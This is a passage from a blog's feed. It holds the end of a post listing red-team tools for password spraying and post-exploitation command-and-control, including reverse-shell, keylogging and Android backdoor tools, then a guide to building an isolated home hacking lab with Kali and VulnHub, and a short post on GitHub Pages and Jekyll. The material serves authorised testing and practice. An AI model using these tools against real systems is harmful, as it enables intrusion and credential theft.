      <td><strong>CrackMapExec</strong></td>
      <td>Credential testing &amp; lateral movement</td>
      <td>Multifunctional tool that can perform password spraying as well as automate lateral movement.</td>
      <td>Python</td>
    </tr>
    <tr>
      <td><strong>Hydra</strong></td>
      <td>Network authentication brute forcing</td>
      <td>Supports password spraying on various protocols (SSH, FTP, RDP) through fast, parallelized brute force.</td>
      <td>C</td>
    </tr>
    <tr>
      <td><strong>Medusa</strong></td>
      <td>Parallel brute-forcing tool</td>
      <td>Performs password spraying attacks across multiple protocols simultaneously.</td>
      <td>C</td>
    </tr>
    <tr>
      <td><strong>PasswordSpray</strong></td>
      <td>Dedicated password spraying script</td>
      <td>A simple, customizable script for conducting password spraying attacks on defined target lists.</td>
      <td>PowerShell/Python (varies)</td>
    </tr>
  </tbody>
</table>

<hr />

<h2 id="phase-5-post-exploitation--command-and-control">Phase 5: Post-Exploitation &amp; Command and Control</h2>

<p>Once a foothold is established, post-exploitation tools facilitate lateral movement, persistence, data exfiltration, and overall control of the compromised environment.</p>

<table>
  <thead>
    <tr>
      <th>Tool</th>
      <th>Primary Purpose</th>
      <th>Description</th>
      <th>Platform/Language</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>L3MON</strong></td>
      <td>Android post-exploitation</td>
      <td>Maintains persistent access on compromised Android devices with features for file management and keylogging.</td>
      <td>Python</td>
    </tr>
    <tr>
      <td><strong>Flask Reverse Shell</strong></td>
      <td>Stealth remote access</td>
      <td>Provides an HTTPS reverse shell for covert remote command execution on compromised systems.</td>
      <td>Python</td>
    </tr>
    <tr>
      <td><strong>Android Backdoor Dashboard</strong></td>
      <td>Post-exploitation on Android</td>
      <td>A command-and-control (C2) dashboard to manage and control backdoored Android devices.</td>
      <td>Python</td>
    </tr>
    <tr>
      <td><strong>SILENTTRINITY</strong></td>
      <td>Cross-platform post-exploitation C2</td>
      <td>A versatile C2 framework that supports advanced post-exploitation activities on multiple platforms.</td>
      <td>Python</td>
    </tr>
    <tr>
      <td><strong>Koadic</strong></td>
      <td>Windows post-exploitation rootkit</td>
      <td>Uses COM interfaces to facilitate lateral movement and command execution on Windows targets.</td>
      <td>Python (with JScript)</td>
    </tr>
    <tr>
      <td><strong>Cobalt Strike</strong></td>
      <td>Commercial C2 and adversary simulation</td>
      <td>Widely used for simulating advanced adversary tactics, lateral movement, and persistence in networks.</td>
      <td>Java-based, cross-platform</td>
    </tr>
    <tr>
      <td><strong>Sliver</strong></td>
      <td>Open-source C2 framework</td>
      <td>Provides cross-platform implant management and C2 communications over TLS, HTTP(S), and DNS.</td>
      <td>Go</td>
    </tr>
    <tr>
      <td><strong>Havoc</strong></td>
      <td>Modern C2 framework</td>
      <td>An emerging framework designed for scalability and multi-channel communications in post-exploitation.</td>
      <td>Typically Rust/C (varies)</td>
    </tr>
    <tr>
      <td><strong>PowerShell Empire</strong></td>
      <td>PowerShell-based post-exploitation</td>
      <td>Offers a range of modules for command execution, credential harvesting, and lateral movement on Windows.</td>
      <td>PowerShell</td>
    </tr>
    <tr>
      <td><strong>PoshC2</strong></td>
      <td>Proxy-aware C2 framework</td>
      <td>Written entirely in PowerShell, facilitates red team operations with a focus on stealth and automation.</td>
      <td>PowerShell</td>
    </tr>
  </tbody>
</table>

<hr />

<h2 id="conclusion">Conclusion</h2>

<p>This guide outlines 50 top red team tools across five phases—Reconnaissance, Initial Access, Phishing &amp; Credential Harvesting, Password Spraying, and Post-Exploitation. By integrating these tools into your red team engagements, you can simulate sophisticated, real-world attacks and uncover vulnerabilities before adversaries do. Staying current with these popular tools from 2024/2025 empowers your organization to continuously refine defenses, improve threat detection, and enhance incident response.</p>

<p><em>References: Insights and rankings derived from industry sources and additional web research from cybersecurity publications.</em></p>

<p>Happy testing and stay secure!</p>]]></content><author><name>zero</name></author><category term="redteaming" /><category term="phishing" /><category term="initialaccess" /><category term="tools" /><summary type="html"><![CDATA[The top 10 tools in 2024/2025 for Red Teaming divided for each phase of the engagement.]]></summary></entry><entry><title type="html">Setting Up a Hacking Server Lab</title><link href="https://sv-zeroone.github.io/2020/08/29/hacking-server-lab.html" rel="alternate" type="text/html" title="Setting Up a Hacking Server Lab" /><published>2020-08-29T00:00:00+01:00</published><updated>2020-08-29T00:00:00+01:00</updated><id>https://sv-zeroone.github.io/2020/08/29/hacking-server-lab</id><content type="html" xml:base="https://sv-zeroone.github.io/2020/08/29/hacking-server-lab.html"><![CDATA[<p>This guide entails a general overview of how to setup a hacking lab on a computer/server at home to practice hacking exercises using a software combination of Windows 10 Pro + Virtual Box + Kali Linux + VulnHub Virtual Machine Images.</p>

<p><img src="/assets/images/hacking_lab/hacking_lab_header.png" alt="Hacking Lab Header" /></p>

<h1 id="quick-start-guide-to-setting-up-a-hacking-server-lab">Quick start guide to setting up a hacking server lab</h1>

<h2 id="the-hardware">The Hardware</h2>

<p>In order to run this software stack you will require a minimum generic computer specification stated below.</p>

<p><em>Minimum specification</em></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>4 - Core x86 CPU (intel or amd) hyper-threading is a bonus
8 - Gigs of DDRx Ram 
1 - Hard Drive at least 256+ Gigs of space
1 - Motherboard to support CPU and Memory architectures 
1 - Network Adapter (built in LAN port or wifi adaptor)
1 - Power Supply
1 - Computer Inclosure 
1 - Keyboard, Mouse and Screen
</code></pre></div></div>

<p>Basically find an old device that you not using and try get it to those minimum specifications, check online classifieds, ebay, gumtree or local forums, etc for good second hand deals.</p>

<p>It doesn’t have to be latest generation specs. An old intel 4000 series CPU such as an 6 core hyper-threading i7 4930K in my instance does just fine, this system is based on the old intel x79 architecture which is good enough for my needs.</p>

<p><em>Recommended Specifications</em></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>6 + Core x86 CPU with hyper-threading (intel 4/5/6/7/8/9/10 CPU generations will do OR AMD New Ryzen based CPUS)
16 + Gigs of DDR4 Ram (Dual Channel Preferably)
1 - Solid State Drive 256+ Gigs
1 - Motherboard with DDR4 support, SATA SSD and/or NVME SSD support, 1GB Ethernet LAN and some PCI-Express ports
1 - Power Supply with good efficiency 
1 - Network Adapter either onboard LAN or wifi adapter with at least 100Mbps speeds
1 - Computer case with good airflow
1 - Mechanical Keyboard, Gaming Mouse and 27inch Full HD screen
</code></pre></div></div>

<p>Make sure you have some form of GPU power to power the setup, either internal GPU within the CPU or a dedicated graphics card if you wish to crack hashes in a faster way.</p>

<p>I found good deals on second hand computer components at my local online forums called <a href="https://carbonite.co.za/index.php">carbonite.co.za</a> and assembled this beast for less than $500 USD as of 2020.</p>

<p><em>My specifications</em></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>6 - Core 12 Thread intel i7 4930K running at 3.4 Ghz stock and cooled by a 120mm radiator water cooling system.
32 - Gigs of Samsung DDR3-1600 RAM (4 x 8GB Sticks) 
1 - EVGA X79 Dark Edition Motherboard
1 - Western Digital Solid State Drive 500 Gigs
1 - Seagate Barracuda (7200rpm) Hard Disk Drive 750 Gigs 
1 - Huntkey 550W Green 14cm Fan Power Supply
2 - 1 GBPS Onboard Ethernet Network Adapters
1 - Corsair Graphite Series 760T Arctic White Full-Tower Windowed Case + 3 x Corsair 120mm case fans included
1 - Redragon Mechanical Keyboard and Mouse with a 24inch Samsung local screen. I remote desktop into this machine a 27inch QHD screen
1 - Sparkle Geforce GT220 1024 MB PCI-Express Native HDMI Graphics Card (I crunch hashes online or on my nVidia Max-Q 2080)
</code></pre></div></div>

<p>Ain’t it a beauty and the beast kinda computer :p</p>

<p><img class="" alt="Home Server" src="/assets/images/hacking_lab/home_server_1.jpg" width="30%" height="30%" />
<img class="" alt="Home Server" src="/assets/images/hacking_lab/home_server_2.jpg" width="30%" height="30%" />
<img class="" alt="Home Server" src="/assets/images/hacking_lab/home_server_3.jpg" width="30%" height="30%" /></p>

<h2 id="the-software">The Software</h2>

<p>This software stack is chosen for its easy of use, easy setup and general versatility. You could defiantly subvert Windows and go with a full Linux based Virtual Machine system.</p>

<h3 id="base-operating-system---windows-10-pro">Base Operating System - Windows 10 Pro</h3>

<p>Windows 10 Pro has a lot of features and is a good base OS for everyday use, plus we will get all our exposure to linux systems via the virtual machines from vulnhub and our primary Kali Linux virtual machine that we will setup within Virtual Box.
Try to source a cheap retail OEM license key from a reputable non-mainstream source.</p>

<p>Why Windows 10 Pro specifically? Windows 10 Home edition does not come with <a href="https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/about/">Hyper-V</a> support which is required to make virtual machines.</p>

<p>Get a blank 8 Gig USB stick to install the Windows 10 media creation tool on it to download and to to be able to install Windows 10 via a USB stick. The details can be found here: <a href="https://www.microsoft.com/en-gb/software-download/windows10">Windows 10 Download</a></p>

<h3 id="virtual-machine-software---virtual-box">Virtual Machine Software - Virtual Box</h3>

<p>What is Virtual Box?</p>

<blockquote>
  <p>Oracle VM VirtualBox (formerly Sun VirtualBox, Sun xVM VirtualBox and Innotek VirtualBox) is a free and open-source hosted hypervisor for x86 virtualization, developed by Oracle Corporation. Created by Innotek, it was acquired by Sun Microsystems in 2008, which was in turn acquired by Oracle in 2010.</p>
</blockquote>

<blockquote>
  <p>VirtualBox may be installed on Windows, macOS, Linux, Solaris and OpenSolaris. There are also ports to FreeBSD and Genode. It supports the creation and management of guest virtual machines running Windows, Linux, BSD, OS/2, Solaris, Haiku, and OSx86, as well as limited virtualization of macOS guests on Apple hardware. For some guest operating systems, a “Guest Additions” package of device drivers and system applications is available, which typically improves performance, especially that of graphics.</p>
</blockquote>

<p><a href="https://en.wikipedia.org/wiki/VirtualBox">Wikipidia Source Entry</a></p>

<p>This software will allows us to easily manage our virtual machines that we are going to use for hacking.</p>

<p>Download the latest version of virtual box for windows from here: <a href="https://www.virtualbox.org/wiki/Downloads">Virtual Box Download</a></p>

<p>Follow the default install instructions and you should be fine. We will get into some more specific setup steps a bit later.</p>

<h3 id="attacking-operating-system---kali-linux">Attacking Operating System - Kali Linux</h3>

<blockquote>
  <p>Kali Linux is a Debian-derived Linux distribution designed for digital forensics and penetration testing. It is maintained and funded by Offensive Security. Kali Linux has over 600 preinstalled penetration-testing programs…</p>
</blockquote>

<p><a href="https://en.wikipedia.org/wiki/Kali_Linux">Wikipedia Source Entry</a></p>

<p>Download the Kali Linux VirtualBox 32 or 64bit Image file from this link: <a href="https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/#1572305786534-030ce714-cc3b">Kali Linux VM Image Download</a></p>

<p>Once you have downloaded the image add it to Virtual Box, there are tons of guides on the internet on how to do this exactly so I’m not going to go into detail here about that simple step. <a href="https://www.google.com/search?q=install+kali+linux+in+virtualbox">Google Search</a></p>

<p>I would however recommend  you setup the Kali instance with at least <em>2 or more CPU cores and at least 2048 MB or more of RAM.</em></p>

<p>Another specific requirement is that you should setup two network adapters on the Kali VM. You should find this in the Kali Linux VM settings under the Network menu.</p>
<ul>
  <li>1 Bridged Adapter - This allows you to connect to the internet via your local ethernet port</li>
  <li>1 Host-only Adapter - This will connect to the network where your victim machines should reside.</li>
</ul>

<p><img src="/assets/images/hacking_lab/vritual_box_1.jpg" alt="Virtual Box Network Menu" /></p>

<h3 id="victim-virtual-machine-systems---vulnhub">Victim Virtual Machine Systems - VulnHub</h3>

<p>The aim/goal of VulnHub is:</p>
<blockquote>
  <p>To provide materials that allows anyone to gain practical ‘hands-on’ experience in digital security, computer software &amp; network administration.
So VulnHub was born to cover as many as possible, creating a catalogue of ‘stuff’ that is (legally) ‘breakable, hackable &amp; exploitable’ - allowing you to learn in a safe environment and practise ‘stuff’ out.</p>
</blockquote>

<p><a href="https://www.vulnhub.com/about/">About VunlHub Source</a></p>

<p>This is were we will obtain the majority of our free victim virtual machine system images that you will hack for practice.</p>

<p>Here is a link to a even more detailed guide on setting up a hacking lab: <a href="https://www.vulnhub.com/lab/">VulnHub - Setting up a local lab</a></p>

<p>Once you have aquatinted yourself with VulnHub download any virtual machine image that suits your level and needs.</p>

<h3 id="adding-ove-or-vmdk-virtual-image-files-to-virtual-box">Adding OVE or VMDK Virtual Image files to Virtual box</h3>

<p>Todo: detail how to add each type of VM files to virtual box.</p>

<h3 id="general-tips">General Tips</h3>

<p>Here are a few recommend things you do to setup and easy ideal environment.</p>
<ul>
  <li>Make sure that the victim virtual machine images are set up with a Host-only Adapter to keep the separated from your main network and off the internet.</li>
  <li>Read the details of each VulnHub machine to get specific bits of setup information if needed.</li>
  <li>Install Virtual Box Guest Additions for you Kali Linux instance to allow for extra features such as copy,past via OS systems and to enable dynamic screen re-sizing to name a few features.</li>
  <li>Use the following command within Kali Linux to find the network address of the victim virtual machine - note to specify your network adapters correct name for the host-only adapter network.</li>
</ul>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># check the names of your network interfaces within kali linux with
ip addr
or
sudo ifconfig

# eth1 is the name of the host-only network interface within kali linux and -l to list items.
sudo apr-scan -I eth1 -l
</code></pre></div></div>

<ul>
  <li>Do your internet hacking research via a modern browser on Windows 10.</li>
  <li>Microsoft OneNote is a great tool for taking detailed hacking notes.</li>
  <li>Use CherryTree within Kali Linux to keep victim system specific notes.</li>
  <li>I would recommend assigning 2 cores and at least 1024MB of RAM to each VM for smooth operation.</li>
  <li>Also create a Snap Shot called <code class="language-plaintext highlighter-rouge">Fresh</code> of each Victim Virtual Box Image before you start hacking it so that you can revert back to this snap short if you break the VM system.</li>
</ul>

<p>Good luck and have fun, I hoped this helped a little.</p>

<p>The end result should look similar to this.</p>

<p><img src="/assets/images/hacking_lab/hacking_lab_1.jpg" alt="Hacking Lab" /></p>

<h3 id="extra-resources">Extra Resources</h3>

<ul>
  <li><a href="https://kali.training/">Kali Linux Training</a></li>
  <li><a href="https://www.kali.org/docs/virtualization/install-virtualbox-guest-additions/">Kali Linux &amp; VirtualBox Guest Addition</a></li>
</ul>]]></content><author><name>zero</name></author><category term="hacking" /><category term="server" /><category term="hardware" /><category term="kali" /><category term="linux" /><summary type="html"><![CDATA[This guide entails a general overview of how to setup a hacking lab on a computer/server at home to practice hacking exercises using a software combination of Windows 10 Pro + Virtual Box + Kali Linux + VulnHub Virtual Machine Images.]]></summary></entry><entry><title type="html">GitHub Pages and Jekyll</title><link href="https://sv-zeroone.github.io/2020/08/28/github-pages-and-jekyll.html" rel="alternate" type="text/html" title="GitHub Pages and Jekyll" /><published>2020-08-28T00:00:00+01:00</published><updated>2020-08-28T00:00:00+01:00</updated><id>https://sv-zeroone.github.io/2020/08/28/github-pages-and-jekyll</id><content type="html" xml:base="https://sv-zeroone.github.io/2020/08/28/github-pages-and-jekyll.html"><![CDATA[<p>This blog post is dedicated to detailing the process of how to create a similar github page like this using jekyll and all other goodies.</p>

<h1 id="what-is-github-pages-and-jekyll">What is github pages and jekyll</h1>

<blockquote>
  <p>GitHub Pages is a static site hosting service that takes HTML, CSS, and JavaScript files straight from a repository on GitHub, optionally runs the files through a build process, and publishes a website.</p>
</blockquote>

<p><a href="https://docs.github.com/en/github/working-with-github-pages/about-github-pages#about-github-pages">Source</a></p>

<blockquote>
  <p>Jekyll is a simple, blog-aware, static site generator for personal, project, or organization sites. Written in Ruby by Tom Preston-Werner, GitHub’s co-founder, it is distributed under the open source MIT license.</p>
</blockquote>

<p><a href="https://en.wikipedia.org/wiki/Jekyll_(software)">Source</a></p>

<h1 id="download-and-install-ruby-and-jekyll">Download and install ruby and jekyll</h1>

<ul>
  <li>https://jekyllrb.com/docs/installation/windows/</li>
  <li>https://rubyinstaller.org/downloads/</li>
</ul>

<h1 id="github-pages-themes">Github pages themes</h1>

<p>Github provides you with a variety of themes to start you pages with.</p>

<p><a href="https://github.com/pages-themes">GitHub Pages themes</a></p>

<p>This site makes use of <a href="https://github.com/pages-themes/hacker">The Hacker theme</a> as its base. Thank you to the contributors of that theme project for creating something beautiful and simple.</p>

<h1 id="jekyll-plugins">Jekyll Plugins</h1>

<ul>
  <li><a href="https://github.com/rob-murray/jekyll-twitter-plugin">Jekyll Twitter Plugin Repo</a>
    <blockquote>
      <p>jekyll-twitter-plugin is a Liquid tag plugin for Jekyll that enables Twitter content to be used in any pages generated by Jekyll. Content is fetched from the Twitter Publish platform.</p>
    </blockquote>
  </li>
</ul>]]></content><author><name>zero</name></author><category term="development" /><category term="jekyll" /><summary type="html"><![CDATA[This blog post is dedicated to detailing the process of how to create a similar github page like this using jekyll and all other goodies.]]></summary></entry></feed>